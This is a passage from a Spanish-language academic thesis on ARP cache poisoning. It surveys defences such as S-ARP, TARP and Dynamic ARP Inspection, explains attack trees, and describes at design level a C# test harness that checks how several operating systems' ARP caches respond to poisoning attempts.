ARP-Guard [22]: Constantemente analiza el tráfico de la red. Los sensores con ARP-Guard se conectan a los puertos repetidores de los conmutadores de la red. De esta manera cuando detecta un ataque informa de manera inmediata al administrador de red con la información del ataque y el origen del ataque. ARP-Guard se puede instalar en cualquier computador que puede inspeccionar hasta ocho conmutadores, en caso de redes grandes permite integrarse con enrutadores que soportan el protocolo SNMP.

Carnut et al. [23]: Es una publicación en la cual se describen algunos métodos de detección de ataques al protocolo ARP. Ellos proponen un análisis al tráfico ARP entrante y saliente por medio de los conmutadores de la red combinado con una topología de red que permita rápidamente al administrador de la red tener una vista panorámica de lo que está ocurriendo. Tienen muy en claro que los mecanismos de detección se basan mucho en reglas pero estas reglas usualmente son buenas únicamente para ataques realizados por herramientas automatizadas.

3.1.2.MÉTODOS DE PREVENCIÓN

Los métodos de mitigación tratan de prevenir un ataque ARP, usando mecanismos como bloqueo de mensajes ARP en la red. Los más interesantes son los que son implementados

en los conmutadores debido a que tienen acceso directo del tráfico de la red y lo pueden manipular.

Ebtables [23, 24] Es una herramienta que viene en el kernel de Linux 2.6. Permite hacer filtrado en la capa Ethernet y modificar la dirección MAC en del trafico de esa capa. En la publicación de Carnut, el menciona que implementa un conmutador basado en Linux bloqueando el trafico ARP y siguiendo las reglas del algoritmo ARP Reply-Request Mismatch logra bloquear trafico ARP inapropiado usando ebtables.

Port security [25]: Es un mecanismo de seguridad que viene implementado en los conmutadores marca Cisco [26], el cual consiste que el conmutador relaciona una dirección MAC con uno de sus puertos, y si otra MAC llega a tratar comunicarse desde ese puerto, se bloquea ese puerto. También se lo puede configurar para que trabaje conjuntamente con el servidor DHCP y así automatizar mucho la configuración.

Tripunitara et al. [27]: Es un mecanismo que está implementado en la pila del protocolo ARP de los sistemas SOLARIS y mantiene compatibilidad con el protocolo 802.2. Se integra con los otros mecanismos de seguridad implementados en SOLARIS. El mecanismo consiste en implementar colas de solicitudes y respuestas de los mensajes ARP, y usando esas colas evalúa la consistencia de los mensajes logrando detectar respuestas duplicadas incorrectas o no solicitadas que pueden ser mal intencionadas y descartarlas.

3.1.3.MÉTODOS DE SOFOCACIÓN:

Los mecanismos de sofocación o bloqueo no permiten que se envenene la caché ARP. Son mecanismos muy eficaces solucionando el problema del envenenamiento de la caché ARP pero a la vez la solución que plantean es complicada de implementar, poco práctica y en algunos casos incompatible con la actual arquitectura del protocolo ARP.

Entradas estáticas en la caché [28]: Consiste en configurar las entradas de manera estática en la caché del equipo especificando la relación <MAC, IP>, si el sistema operativo solo usa los datos de su caché en el proceso no existe problema y es un buen método de seguridad. Pero esto conlleva un trabajo extenuante para redes grandes debido que se debe configurar en cada equipo la relación y en el caso que cambie toca cambiar a todos de nuevo.

Anticap [29]: Es un parche para el kernel 2.2/2.4 en sistemas Linux, no permite que una entrada cambie de valor hasta que expire su tiempo de vida y se actualiza mientras el equipo en la red continúe respondiendo. El problema con este mecanismo es que si no se encuentra esa entrada en la caché puede el atacante anticiparse y colocar una relación falsa.

Gouda et al. [30]: Ellos proponen una arquitectura para resolver de manera segura las direcciones IP a direcciones MAC. La arquitectura consiste en dos protocolos invitación-aceptación y solicitud-respuesta que se manejan mediante un servidor seguro. En el

servidor seguro maneja una base de datos que es llenada con los datos enviados por los equipos de la red usando el protocolo invitación-aceptación para que luego estos datos sean accedidos desde otro equipo usando el protocolo solicitud-respuesta. Este mecanismo obliga una carga en la administración al necesitar que los equipos conozcan la clave pública del servidor, y la nueva arquitectura no es compatible con el actual estándar 802.6.

S-ARP [31]: Es un mecanismo que es compatible con el actual estándar 802.6. El mecanismo se encapsula al final del mensaje ARP agregando datos que usan para realizar para la autentificación del mensaje. Usa el algoritmo de encriptación DSA [32] que puede ser remplazado por cualquier otro algoritmo. Toda la encriptación es validada contra una autoridad de certificación llamada AKD. Este mecanismo agrega mucha latencia al protocolo, crea un punto único de falla que es la autoridad de certificación, y para su funcionamiento inicial se deben realizar algunos pasos de configuración que complican el uso de esta solución.

TARP [33]: Es un mecanismo que se basa en tickets y fue implementado en Linux, manteniendo compatibilidad con el actual protocolo ARP la latencia agregada al protocolo es poca en comparación a otros mecanismos similares. Es un mecanismo centralizado manejado por LTA que se encarga de enviarle tickets a un equipo cuando se conecta a la red estos tickets tienen un tiempo de validez y este mismo ticket tiene que

ser usado para realizar una consulta. Así, mediante un mecanismo de tickets y encriptación, evita el envenenamiento a la caché ARP.

V. Goyal, V. Kumar y M. Singh, Propuesta de nueva arquitectura para resolución de direcciones [34]: En esta propuesta ellos describen un mecanismo basado en árboles Merkle[35] también conocidos como árboles hash y usa un protocolo broadcast seguro como TESLA[36]. No usan criptografía simétrica o asimétrica y así no incrementan tanto la complejidad computacional. Se encuentra basado totalmente en funciones de hash que soportan colisiones en una vía que son rápidas de calcular. En este mecanismo no es necesario actualizar constantemente la caché y así agrega más seguridad al protocolo.

Dynamic ARP Inspection [37]: Es un mecanismo implementado en ciertos conmutadores costosos de marca CISCO, que determina la validez de un paquete ARP analizando los valores de <MAC, IP> que contienen. Estos paquetes son validados en una base de datos construida usando el mecanismo de DHCP Snooping. Entre una de sus tareas para mantener correcta la base de datos se encarga de hacer un seguimiento a los equipos y conocer su ubicación si la información de los paquetes no coinciden con la información de la base de datos, el paquete es descartado en el conmutador.

3.2. MÉTODOS USADOS PARA EVALUAR LAS POSIBLES SOLUCIONES AL PROTOCOLO ARP

Las posibles soluciones al problema del protocolo ARP mencionadas en la sección anterior, han sido evaluadas y analizadas varias veces por diferentes investigadores [30, 31, 33, 34]. El problema que existe con estas evaluaciones es que no se ha aplicado la misma metodología en todos los casos, los métodos de evaluación son subjetivos a cada investigador y principalmente se enfocan en el rendimiento de la solución más no en la eficacia de la misma que la demuestran de manera analítica en gran parte.

A continuación menciono dos mecanismos interesantes utilizados en dos publicaciones.

D. Bruschi, A. Ornaghi, E. Rosti, en su propuesta S-ARP [31] mencionan que implementaron su propuesta y en busca de calcular la sobrecarga de S-ARP realizaron una experimentación con tres computadores un 1GHz AMD Athlon 4 con 256 MB RAM funcionando sobre Gentoo Linux 1.4 con kernel 2.4.20, que hace la función de AKD, dos computadores de 1.6 GHz Intel Pentium 4 con 128 MB RAM funcionando sobre Debian Linux 3.0 con kernel 2.4.18. Conectados a un concentrador de 10Mbit/sec. Ellos realizaron dos conjuntos de pruebas primero la sobrecarga del algoritmo de firma de manera aislada y luego de manera indirecta en el impacto de A-ARP en la resolución de direcciones.

Wesam Lootah, William Enck, Patrick McDaniel en su propuesta TARP [33] la cual implementaron sobre el kernel de Linux 2.6 [38] ellos buscaban mediante su implementación demostrar que TARP es compatible con ARP y calcular la sobrecarga de

SARP para comparar contra ARP y S-ARP. En sus pruebas usaron dos PCs y una laptop como AKD en S-ARP. Los computadores que usaron tenían las características de 2.8 GHz Pentium 4 con 1GB RAM, y la laptop 1GHz Pentium 3 con 1 GB de RAM. No detallaron los sistemas operativos, pero indicaron que todas funcionaban sobre un kernel 2.6 interconectadas por un conmutador de Gigabit Ethernet.

En la propuesta de nueva arquitectura para resolución de direcciones [34], de V. Goyal, V. Kumar y M. Singh, es claramente utilizado un mecanismo analítico. Ellos no implementan su propuesta; lo que hacen es demostrarla formalmente mediante la contradicción de un teorema: "Si H es una función de hash resistente a colisiones; el esquema resultante es seguro y elimina el envenenamiento ARP" para su demostración inician con la premisa que un equipo se encuentra con la caché ARP envenenada y su solución logra volver a un estado correcto la caché haciendo que contradiga la hipótesis para así tomar como su solución como válida.

3.3. COMPARACIÓN DE LOS MÉTODOS USADOS EN EVALUAR LAS POSIBLES SOLUCIONES, VENTAJAS Y DESVENTAJAS

Para comparar los métodos de evaluación utilizados por investigadores es necesario analizar varios aspectos comenzando con los objetivos de sus evaluaciones que a partir de eso se selecciona la forma de evaluación que es otro aspecto a comparar que consecuentemente lleva a especificar la metodología para la implementación de las

pruebas y finalmente la selección de los recursos técnicos utilizados para realizar las pruebas y de esta manera terminar la evaluación.

En la implementación de S-ARP [31] se busca calcular la sobrecarga de la propuesta, TARP [33] así mismo pero también al ellos ya tener los resultados de S-ARP y ser una propuesta similar buscan comparase. Lo bueno de buscar el impacto del rendimiento de una solución es que indica qué tan llevable a práctica es, porque la latencia de ARP es baja, y ese es el motivo inclusive por lo cual TARP se comprar contra S-ARP tratando de demostrar que crean una menor carga al resolver direcciones. La desventaja de plantear solo como objetivo en sus pruebas al rendimiento de sus soluciones deja una gran incógnita acerca de la eficacia de la solución en la implementación.

Los autores de S-ARP decidieron hacer dos tipos de mediciones, la primera es realizar las mediciones sobrecarga por el firmado de manera asilada y luego el rendimiento indirecto resolviendo las direcciones. En TARP realizan dos tipos de pruebas las macro-benchmark que indican la carga percibida por una aplicación de capa superior y las pruebas micro-benchmark que son para de alguna manera solo medir el impacto de las operaciones. Lo bueno de ambas es que tratan de medir de manera aislada el impacto sin olvidar el impacto en aplicaciones de capas superiores. Lo malo es que no siempre cuando se trata de medir el rendimiento desde capas superiores se obtienen los mismos resultados y es necesario usar métodos estadísticos como fueron usados para obtener una verdadera visión del rendimiento.

La metodología para la implementación de las pruebas en el caso de S-ARP está compuesta en dos partes: un parche al kernel y una aplicación DAEMON en espacio de usuario. El parche al kernel remueve el paquete de la pila del protocolo evitando que los mensajes ARP recibidos sean utilizados y modificar la caché pero el parche no evita que el kernel siga trabajando con el protocolo ARP en el caso de necesitar conocer una dirección física igual realiza la solicitud. El DAEMON captura los paquetes S-ARP usando un socket en la capa de enlace de datos, y verifica el paquete S-ARP para agregarlo a la caché del sistema mediante sockets. En TARP se usa una metodología similar ellos crean un módulo para el kernel y un DAEMON llamado tarpd que funciona en espacio de usuario, el módulo del kernel deshabilita el procesamiento a los paquetes ARP para que tarpd capture y responda los paquetes ARP entrantes, cuando tarpd inicia a funcionar indica al módulo del kernel que comience a hacer su trabajo de desvió de paquetes. Ambas implementaciones son bastantes similares mediante un parche o módulo del kernel logran deshabilitar parcialmente el funcionamiento de ARP y con una aplicación en espacio de usuario implementan sus algoritmos que demandan más recursos logrando de esta manera no sobrecargar el kernel de trabajo y no arriesgar el rendimiento del sistema. En contraparte esta implementación siempre va a ser más lenta que ARP debido a que ARP se encuentra en su totalidad en el kernel y no tiene esa sobrecarga de operaciones. La implementación de TARP es un poco más práctica de S-ARP debido que permite al computador trabajar de modo dual con TARP y sin él.

Queda claro entonces, que no existe una manera estándar y completa que pueda ser utilizada para evaluar la eficiencia de los mecanismos que buscan solucionar o mitigar el problema de envenenamiento ARP. Esta tesis propone usar árboles de ataque con dicho propósito, para que a futuro nuevas investigaciones tengan a la mano información del comportamiento de las diferentes implementaciones del protocolo ARP.

Para realizar las pruebas los desarrolladores de S-ARP hicieron dos tipos de esquemas. El primero con la caché vacía que lleva una mayor latencia debido a que se requiere obtener la clave publica del otro equipo solicitando la al AKD y las otras pruebas ya teniendo las claves públicas. En ambos casos variando con claves de 512 y 1024 bits. Los desarrolladores de TARP midieron realizando cinco veces la prueba de enviar 1000 paquetes ICMP esperando su respuesta y ahí borrar la caché. Cada método está orientado para calcular el impacto particular de cada implementación debido a que S-ARP sabe la carga que genera el obtener las claves públicas de los otros equipos, mientras que TARP se orienta mas a la latencia generada por el ticket. La desventaja de mecanismos de pruebas es que son muy específicos para cada implementación y no sirven para alguna otra.

4. DESCRIPCIÓN DEL ENVENENAMIENTO DE LA CACHÉ ARP, MEDIANTE ÁRBOLES DE ATAQUE

4.1.DESCRIPCIÓN DE UN ÁRBOL DE ATAQUE

Un árbol de ataque es una representación formal con la cual se puede sistematizar un grupo de ataques hacia un sistema específico [39]. Los árboles de ataque, como todo árbol, poseen una estructura multi-niveles y constan de nodos padres, nodos hijos y una raíz. La raíz de un árbol de ataque representa el ataque que se quiere llegar a realizar y cada nodo de este representa las condiciones que deben cumplirse o acciones que deben de hacerse para poder lograr el ataque. Es decir que cada nodo hijo representa la condición que se debe de realizar para que su nodo padre se cumpla y una vez que se llegue a la raíz de dicho árbol se ha completado todo el ataque.

Si al final de recorrer todo el árbol de ataques y ninguna ruta permite llegar hasta la raíz del árbol que especifica el ataque a realizar, entonces no se puede realizar ese ataque y se considera un ataque fallido. Es importante mencionar que lo nodos de los árboles de ataque usualmente son colocados a partir de un proceso analítico, el cual no asegura que un árbol sea un herramienta de seguridad perfecta pero si lo bastante ordenada y clara para tener un buen análisis.

4.2. OBJETIVO DE UN ÁRBOL DE ATAQUE

El objetivo de un árbol de ataque es poder llegar a conocer todas las rutas u opciones que existen para llegar a comprometer la seguridad de algún sistema, y así en el momento en que se quiere llevar a cabo un ataque se conoce de manera ordenada una serie de pasos que se puede realizar hasta cumplir con el ataque.

Una de los principales problemas en la administración de seguridad es un desconocimiento de todas las maneras en que se puede atacar un sistema. Por lo tanto, resultan los árboles de ataque una herramienta que permite al administrador de seguridad conocer el alcance que puede llegar a tener un atacante en el momento de intentar una penetración del sistema.

Tiene como objetivo ser un mecanismo sencillo y fácil de interpretar, recorriendo rutas de nodos y si una ruta falla entonces rápidamente se ubica en el árbol otra rama cercana para continuar intentando de manera ordenada y exhaustiva todas las posibilidades hasta el momento en el cual se logra realizar el ataque. De esta manera, el administrador de seguridades puede autoevaluar sus sistemas y detectar posibles vulnerabilidades que pueden llegar a causar daños en la seguridad total del sistema.

4.3.ESPECIFICACIÓN DE ÁRBOLES DE ATAQUE

Un árbol de ataque básicamente es la representación de ataques a un sistema en un esquema de árboles, cuya meta es el nodo raíz y las diferentes maneras de llegar a esa

meta son los nodos hojas. Cada nodo es una submeta y así cada subnodo de ese nodo son métodos para llegar a ese nodo.

Dada esta estructura particular que tiene el árbol, entonces también cada nodo debe de contener como una pequeña descripción de alguna de las fallas de seguridad del sistema. Las cuales al realizarlas juntas y en un cierto orden específico hacen que se pueda llegar a una gran falla, vulnerabilidad en el sistema o raíz del árbol.

Los árboles de ataque entre sus ramas tienen relaciones tipo OR y AND para indicar si dicha ruta tiene que realizarse en conjunto con otra o simplemente se puede tomar una ruta u otra para lograr ese un determinado objetivo. Se da por sobreentendido que una rama que no es AND es OR por lo general no se escriben los OR por que se sobreentienden debido a que los operadores AND son escasos. Las relaciones AND indican que se deben satisfacer todos los subnodos conectados mediante AND en cambio las ramas con el operador OR basta que un subnodo se satisfaga para que el nodo sea válido.

Se puede asignar valores de “posible” o “imposible” a los nodos. O algún otro valor también puede ser asignado a los nodos hojas para luego propagar por todo el árbol de la misma manera, como por ejemplo: fácil con difícil, costoso con sin costo, intrusivo con no intrusivo, legal con ilegal, se requiere un equipo especial con no se requiere un

equipo especial. Así permite que un árbol de ataque se ajuste a las necesidades más particulares de cada análisis.




Figura 4: Ejemplo de árbol de ataque con valores de Posible y de Imposible [F1]

Al poder asignar valores de costoso o no costoso, surge la pregunta de qué tan costoso seria. Se puede asignar valores en unidades monetarias, y así poder estimar de mejor manera que tan costoso seria un ataque al sistema.




Figura 5: Ejemplo de árbol de ataque con costos en los nodos [F1]

Otra manera de representar un árbol de ataque es de manera sangrada, colocando sangrado de la misma altura como nodos hijos de un mismo padre. Se representa al inicio una meta del árbol que sería la raíz. Y al final de cada ítem del árbol se puede colocar las operaciones como OR o AND, y los valores de cada nodo para que tenga las mismas características de un árbol gráficamente.

4.4.BENEFICIOS DEL USO DE ÁRBOLES DE ATAQUE

El beneficio de poder contar con un árbol de este tipo es que se logra sistematizar eficientemente los pasos que se necesitan realizar para lograr un ataque específico. Con esta herramienta de análisis se puede llegar a prevenir muchos ataques informáticos que

vistos de manera aislada no representan una amenaza pero en su conjunto si pueden llegar a comprometer de manera seria la seguridad de sistemas.

Gracias al uso de estos árboles de ataques se puede llegar a tener una cobertura mayor de ataques y así también una mayor probabilidad de éxito, debido a que en el árbol se tiene organizado uno a uno los diferentes caminos para lograr el ataque. Entonces de manera ordenada se puede realizar todas las posibilidades que hasta el momento se conocen para lograr el ataque y agotarlas exhaustivamente para obtener mejores resultados.

Los árboles de ataque representan una mejora en el proceso de análisis de seguridad, porque aclaran el panorama con respecto a la seguridad de un sistema mostrando casi en su totalidad todas las combinaciones de ataques que se pueden realizar para vulnerarlo.

Los beneficios de usar árboles de ataque versus probar de forma aleatoria y a veces aislada ataques a un sistema, es que permite maximizar el potencial de los ataques, teniendo una mayor probabilidad de llegar a cumplir un objetivo permitiendo conocer a mayor profundidad la seguridad de un sistema para su posible corrección.

5. IMPLEMENTACIÓN DE MECANISMO AUTOMATIZADO PARA IDENTIFICAR ÁRBOLES DE ATAQUE

5.1. PLATAFORMA

Para realizar las pruebas al protocolo ARP, se necesitó seleccionar sistemas operativos para evaluar bajo qué condiciones su caché es envenenada. Para esta selección tome en cuenta aspectos como la popularidad y la familia del sistema operativo, tomando sistemas representativos.

Entre los sistemas operativos más comercial para un usuario común Microsoft Windows, desarrollado por Microsoft y actualmente la última versión comercial es Windows Vista y se encuentran desarrollando Windows 7 recientemente publicaron una versión beta. Por su popularidad es muy importante analizar la rama de sistemas Windows y conocer su comportamiento ante ataques al protocolo ARP.




Figura 6: Línea del tiempo de Sistemas Operativos Windows desarrollados por Microsoft [F2]

En la Figura 6 se puede ver que la actual versión comercial Windows Vista, proviene de Windows Server 200, teniendo como antecesor a Windows 2000 del cual proviene Windows XP siendo este el sistema más popular actualmente.

Por tal motivo para las pruebas se selecciono la versión de Windows 2000 SP4, al ser el origen de los actuales sistemas operativos más populares. Se selecciono a WINDOWS XP SP3 al ser el sistema actualmente más utilizado y WINDOWS VISTA SP1 al ser el último sistema comercial realizado por Microsoft que sigue la rama de Windows 2000.

Otra línea de sistemas operativos que es importante analizar es la rama proveniente de Linux. Estos sistemas principalmente son muy utilizados en servidores. El kernel de Linux fue desarrollado por Linus Torvards en 1991. Redhat es la compañía que lidera los

sistemas operativos basados en Linux teniendo como producto estrella a Redhat Enterprise Linux 5, que nace después de optimizar y llegar a versiones estables de aplicaciones de Fedora la cual es una versión de Linux desarrollada por la comunidad. Por tal motivo se selecciono Fedora 8 como sistema Linux para realizar las pruebas.

Linux es un sistema que nace inspirado de un sistema antiguo llamado UNIX desarrollado por empleados de AT&T en los laboratorios Bell en 1969. Pero existen otros sistemas que nacen como ramificaciones de UNIX, como BSD el cual es un sistema desarrollado y distribuido por el departamento de computación de la Universidad de California, Berkeley del cual surgen otros sistemas muy usados como Mac OSX y PCBSD. Existen muchas variaciones de sistemas UNIX pero algo que permitió popularizarlos es el estándar POSIX [41] que son unas interfaces de desarrollo que todo sistema UNIX cumple. Por tal motivo también se realizaron las pruebas sobre estos sistemas.

Mac OSX: Es basado en el Mach Kernel que es una derivación de BSD, es un sistema muy popular debido a que viene instalado en cada nuevo computador Mac, y la fuerza que en los últimos años ha recuperado Mac en el mundo de la informática. Antiguamente MAC OS el precursor de MAC OSX solo era compatible con la arquitectura PowerPC pero en las últimas versiones de MAC OSX son compatibles con la arquitectura x86 permitiendo que este sistema sea instalado en casi cualquier computador personal.

PCBSD: Es un sistema operativo basado en FreeBSD, que se enfoca en facilitar mediante herramientas graficas la administración del sistema. Además ofrece la administración de paquetes que es una herramienta muy útil debido a la complejidad de administrar el software instalado en sistemas UNIX tradicionales. Es un proyecto de código abierto iniciado en el 2006.

5.2. DISEÑO

Para el diseño de esta aplicación se toman los objetivos planteados en la sección 1.2. En donde el principal objetivo es analizar el comportamiento de la caché ARP en los sistemas operativos mencionados en la sección 5.1. Para encontrar sus vulnerabilidades y con esta información construir los árboles de ataque.

La idea básica del mecanismo de evaluar la caché ARP, para realizar árboles de ataque consiste en una máquina atacante trate de envenenar la caché ARP de la otra máquina llamada atacada mediante varias pruebas, y cuando haya terminado una prueba obtener los resultados y pasar a la siguiente.

La caché ARP de los sistemas operativos seleccionados y en general de casi todos los existentes, tienen un comportamiento básico similar. Una entrada, refiriéndome a la relación <MAC, IP>, en la caché ARP puede ser que se encuentre como entrada estática que es ingresada manualmente por el administrador del sistema, entrada dinámica o

aprendida usando el protocolo ARP y también existe el caso que no se encuentre esa entrada en la caché.

Además la manera de conocer si una caché se encuentra envenenada es que no se encuentre la relación <MAC, IP> correcta dentro de la caché. Para desarrollar estas pruebas se asume que el sistema operativo usa la caché ARP para cuando necesita enviar paquetes a los otros equipos de la red y los protocolos de comunicación están bien implementados en forma de capas que no permiten que otras capas que no sea la de enlace de datos manipulen las direcciones MAC de destino de los paquetes generados por el sistema operativo y por lo tanto sean otras direcciones de las que están en la caché ARP.

Para que la máquina atacante pueda saber si la caché de la máquina atacada se encuentra envenenada, se usó un mecanismo de comunicación entre ellas que sea independiente de la interfaz de red que está siendo atacada, para por medio de este avisar si el ataque fue exitoso o no. Este mecanismo no debe sufrir de saturación, o algún otro problema relacionado al ataque afectando el funcionamiento de las pruebas, para que por medio de este comunicar información pertinente del ataque.

5.3.DETALLES DE IMPLEMENTACIÓN

Para la implementación del sistema se divide básicamente entre dos partes la implementación del atacante y la implementación del atacado.

Las funciones de la aplicación atacante es probar sucesivamente ataques, permitir personalizarlos y obtener los resultados de los ataques. El atacante maneja varias opciones las cuales son pasadas al atacado para que trabaje conjuntamente. Primero se deben configurar varios parámetros para realizar las pruebas o ataques. El atacante le informa al atacado cuando inicia un ataque y cuando lo termina, bajo qué condiciones desea realizar las pruebas o sea utilizando entradas estáticas, dinámicas o no usar entradas en la caché, y se encuentra constantemente monitoreando si el atacante le informa que el ataque fue exitoso. Al final muestra el resultado de los ataques en formato XML.

El atacado espera los parámetros del atacante, cuando el atacante le informa que debe utilizar entradas dinámicas o estáticas en su caché el atacando utiliza los parámetros que son ingresados por pantalla en la máquina atacada. Mientras se realiza el ataque constantemente revisa la tabla ARP para ver si se da la condición de envenenamiento y en el caso que se dé envía un mensaje mediante el puerto serial para informar que fue exitosa esa prueba.

5.3.1.HERRAMIENTAS DE DESARROLLO

Para implementar el atacante y manejar el puerto serial se usó el lenguaje Microsoft C# 2, en un entorno Windows Vista SP1. Para el envió de paquetes a través de la red y para analizar paquetes entrantes al atacante se usó las librerías Winpcap [42] basadas en

libpcap [43] finalmente para lograr utilizarlas desde C# use las librerías SharPcap [44]. Implemente métodos para formar paquetes ARP e ICMP, debido a que necesitaba modificar algunos campos de esos paquetes de manera para las pruebas.




Figura 7: Pantalla de la implementación del atacante en entorno Windows

Para implementar el atacado se desarrolló dos versiones: una aplicación para sistemas POSIX y otra para sistemas Windows. Para aclaración sobre los comentarios de que las versiones de Windows seleccionadas para evaluarlas son compatibles [45] con POSIX y hubiera sido mejor solo hacer una implementación basada en POSIX eso no hubiera sido mayor ventaja en sistemas Windows debido al rendimiento de la aplicación [46], y eso

traería cierta complejidad en integrarse con las operaciones de manejo de la tabla ARP que mediante C# llamadas directas al API de Windows.

La versión implementada para sistemas Windows fue escrita en C#, basada en la versión del atacante, pero esta tiene una funcionalidad inversa, utilizando el API de Windows lee las entradas de la caché ARP [47], también utilizando otras funciones del API modifica la caché ARP. Esta versión es muy portable dentro de la familia de sistemas Windows debido al soporte de las librerías de .Net.

